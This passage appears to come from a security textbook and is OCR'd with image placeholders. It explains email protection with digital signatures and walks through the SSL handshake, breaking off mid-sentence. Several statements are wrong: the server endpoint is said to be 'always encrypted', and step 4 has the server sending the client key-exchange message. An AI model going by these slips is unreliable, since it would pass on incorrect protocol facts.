

SIGN
Confidential Information
Hash value
Sender signs hash code using his PRIVATE key
Append the signed hash code to message
SEAL
Encrypt message using one-time symmetric key
Encrypt the symmetric key using recipient's PUBLIC key
DELIVER
Mail electronic envelopes to the recipient
ACCEPT
OPEN
Recipient decrypts one-time symmetric key using his PRIVATE key
Decrypt message using one-time symmetric key
VERIFY
Unlock the hash value using sender's PUBLIC key
Rehash the message and compare it with the hash value attached with the mail

Figure 20.30: Using digital signature for email security



Secure Sockets Layer (SSL)

- SSL is an application layer protocol developed by Netscape for**managing the security** of message transmission on the Internet
- It uses **RSA asymmetric (public key) encryption** to encrypt data transferred over SSL connections

① Client Hello message (includes SSL version, randomly generated data, encryption algorithms, session ID, key exchange algorithms, compression algorithms, and MAC algorithms)

② Determines the SSL version and encryption algorithms to be used for the communication; sends Server Hello message (Session ID) and Certificate message (local certificate)

③ Sends a Server Hello Done message

④ Verifies the Digital certificate, generates a random premaster secret (encrypted with server's public key), and sends Client Key Exchange message with the premaster secret

⑤ Sends a Change Cipher Spec message and a Finished message (hash of handshake message)

⑥ Hash value is calculated for the exchanged handshake messages and then compared to the hash value received from the client; If the two match, the key and cipher suite negotiation succeeds. Sends a Change Cipher Spec message and a Finished message (hash of handshake message)

Secure Sockets Layer (SSL)

The Secure Sockets Layer (SSL) protocol is an application layer protocol developed by Netscape for managing the security of message transmission on the Internet. It is used to provide a secure authentication mechanism between two communicating applications, such as a client and a server. SSL requires a reliable transport protocol, such as TCP, for data transmission and reception. It uses RSA asymmetric (public-key) encryption to encrypt data transferred over SSL connections.

Any application-layer protocol that is higher than SSL, such as HTTP, FTP, and telnet, can form a transparent layer over SSL. SSL acts as an arbitrator between the encryption algorithm and the session key; it also verifies the destination server prior to the transmission and reception of data. SSL encrypts the complete data of the application protocol to ensure security.

SSL also offers "**channelsecurity**" with three basic properties:

- **Private channel** – All the messages are encrypted after a simple handshake is used to define a secret key.
- **Authenticated channel** – The server endpoint of the conversation is always encrypted, whereas the client endpoint is optionally authenticated.
- **Reliable channel** – Message transfer has an integrity check.

SSL uses both asymmetric and symmetric authentication mechanisms. Public-key encryption verifies the identities of the server, the client, or both. Once authentication has occurred, the client and server can create symmetric keys, allowing them to communicate and transfer data rapidly. An SSL session is responsible for carrying out the SSL handshake protocol to organize the states of the server and clients, thus ensuring consistency of the protocol.

SSL Handshake Protocol Flow

The SSL handshake protocol works on top of the SSL record layer. The processes executed in the three-way handshake protocol are as follows:

1. The client sends a hello message to the server, to which the server must respond with a hello message, or the connection will fail due to the occurrence of a fatal error. The attributes established due to the server and client hello are protocol version, session ID, cipher suite, and compression method.
2. After the connection is established, the server sends a certificate to the client for authentication. In addition, the server might send a server-key exchange message. On authentication of the server, it may ask the client for the certificate (if appropriate for the cipher suite selected).
3. The server sends a "hello done" message to inform the client that the handshake phase is complete and waits for the client's response.
4. If the client receives a certificate-request message, the client must respond to the message by sending a certificate message or "no certificate" alert. The server sends the client key-exchange message. The content of the message depends on the public-key algorithm between the server hello and the client hello. If the certificate sent by the client has signing ability, a digitally signed certificate verifies the message, and the client transmits it.
5. The client transmits the changed cipher-spec message and copies the pending cipher spec into the current cipher spec. The client sends a message to initiate the completion of the message under the new algorithm, keys, and secrets.
6. In response, the server replies by sending its own changed cipher-spec message, transfers the pending cipher spec to the current cipher spec, and initiates the completion of the message under the new cipher spec. At this point, the handshake is complete and the server starts exchanging the application-layer data.




Client Hello message (includes SSL version, randomly generated data, 